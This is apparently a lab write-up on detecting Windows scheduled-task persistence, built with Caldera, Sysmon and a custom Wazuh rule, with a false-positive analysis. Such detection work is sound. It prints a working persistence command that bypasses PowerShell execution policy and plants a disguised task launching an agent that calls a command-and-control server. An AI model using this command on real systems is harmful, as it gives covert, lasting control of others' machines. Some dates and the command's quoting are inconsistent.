

SECURITY OPERATIONS

Windows Scheduled Task Persistence: Detection & Root-Cause Analysis

PREPARED BY:

Rohan Teja

August 9, 2026

Introduction

Attackers often use scheduled tasks to persist on a compromised host. Generic SIEM alerts tend to describe this vaguely rather than naming the technique, so this exercise builds a dedicated detection for it. A Windows Scheduled Task persistence technique was simulated with MITRE Caldera, captured with Sysmon, and matched against a custom Wazuh rule. Two built-in rules also fired alongside the attack for unrelated reasons, and that overlap is root-caused rather than left unexplained.


Environment & Scope

- Attack framework: MITRE Caldera 5.3.0, deployed on Ubuntu 24.04 alongside the Wazuh manager
- Target: Windows 10 host (DESKTOP-TDOGRJA), running the Wazuh agent and Sysmon
- Telemetry: Sysmon Event ID 1 (Process Creation) with command-line logging enabled
- Virtualization: VMware Workstation

Attack Simulation

Caldera's "Agent Persistence via Scheduled Task" ability was run against the Windows victim, mapping to MITRE ATT&CK T1053.005. It executes:

```
powershell.exe -ExecutionPolicy Bypass -C "schtasks /Create /F /TN \"Daily Digest Report\" /TR \"C:\Users\Public\upSunkd.exe\" -server http://192.168.142.130:8888 -group red\" /SC weekly /D MON,TUE,WED,THU,FRI /ST 09:30
```



IOC Analysis

Sysmon captured the full process creation event, giving a clean set of indicators to build a detection around:

Image	powershell.exe
Parent Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

timestamp	agent.name	rule.description	rule.level	rule.id
Aug 4, 2025 @ 16:12:03.414	DESKTOP-TDOGRJA	Windows Scheduled Task Persistence Detected	12	100230
Aug 4, 2025 @ 16:12:03.414	DESKTOP-TDOGRJA	Executable file dropped in folder commonly used by malware	15	92213
Aug 4, 2025 @ 16:12:03.410	DESKTOP-TDOGRJA	Windows Scheduled Task Persistence Detected	12	100230

False Positive Analysis

Two built-in rules fired alongside the custom detection, though neither describes the attack directly:

- Rule 92021 (“PowerShell was used to delete files or directories,” level 3) — PowerShell auto-deletes a temporary policy-test file on startup. Sysmon logs that deletion, and this rule's broad match fired on the cleanup, not on attacker activity.
- Rule 92213 (“Executable file dropped in folder commonly used by malware,” level 15) — the same temp file was written to AppData\Local\Temp, a common malware path, so the generic heuristic fired without knowing the file was a routine PowerShell artifact.

Both are legitimate secondary signals, but indirect — they describe PowerShell's own startup behavior, not the persistence action itself. That gap is exactly why rule 100230 matches the attacker's command directly instead of relying on these broader heuristics.

Troubleshooting Note

Task Scheduler object-access auditing was disabled by default, so Windows Event ID 4698 (“A scheduled task was created”) wasn't being logged. Enabling it brought a built-in rule (60228) online as an additional secondary signal alongside the custom rule:

```
auditpol /set /subcategory:"Other Object Access Events" /success:enable
```

```
Administrator: Windows PowerShell

Use AuditPol <command> /? for details on each command
PS C:\Windows\system32> auditpol /get /subcategory:"Other Object Access Events"
System audit policy
Category/Subcategory      Setting
Object Access
    Other Object Access Events  No Auditing
PS C:\Windows\system32> auditpol /set /subcategory:"Other Object Access Events" /success:enable
The command was successfully executed.
PS C:\Windows\system32> auditpol /get /subcategory:"Other Object Access Events"
System audit policy
Category/Subcategory      Setting
Object Access
    Other Object Access Events  Success
PS C:\Windows\system32> schtasks /Delete /TN "Daily Digest Report" /F
SUCCESS: The scheduled task "Daily Digest Report" was successfully deleted.
PS C:\Windows\system32> schtasks /Delete /TN "Daily Digest Report" /F^C
PS C:\Windows\system32> schtasks /Delete /TN "Daily Digest Report" /F^C
PS C:\Windows\system32> schtasks /Delete /TN "Daily Digest Report" /FGet-WinEvent -FilterHashtable @{LogName='Security'; Id=4698}^C
PS C:\Windows\system32> Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4698}

ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated              Id LevelDisplayName Message
-----
03-08-2026 23:53:53      4698 Information    A scheduled task was created....

PS C:\Windows\system32> Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" |
>> Where-Object {$_.Message -like "*schtasks*"} |
>> Select-Object -First 10

ProviderName: Microsoft-Windows-Sysmon

TimeCreated              Id LevelDisplayName Message
-----
04-08-2026 00:14:12      1 Information    Process Create:...
04-08-2026 00:14:11      1 Information    Process Create:...
04-08-2026 00:12:54      1 Information    Process Create:...
04-08-2026 00:12:38      1 Information    Process Create:...
03-08-2026 23:59:51      1 Information    Process Create:...
03-08-2026 23:59:51      1 Information    Process Create:...
03-08-2026 23:55:08      1 Information    Process Create:...
03-08-2026 23:55:08      1 Information    Process Create:...
03-08-2026 23:53:52      1 Information    Process Create:...
03-08-2026 23:31:54      1 Information    Process Create:...

PS C:\Windows\system32> 
```

Conclusion

The custom rule reliably detects Scheduled Task Persistence (T1053.005) by matching the attacker's exact command rather than a generic heuristic. The two built-in rules that fired alongside it were root-caused to PowerShell's own startup behavior, not the attack — the kind of distinction that turns a noisy alert into a trustworthy one.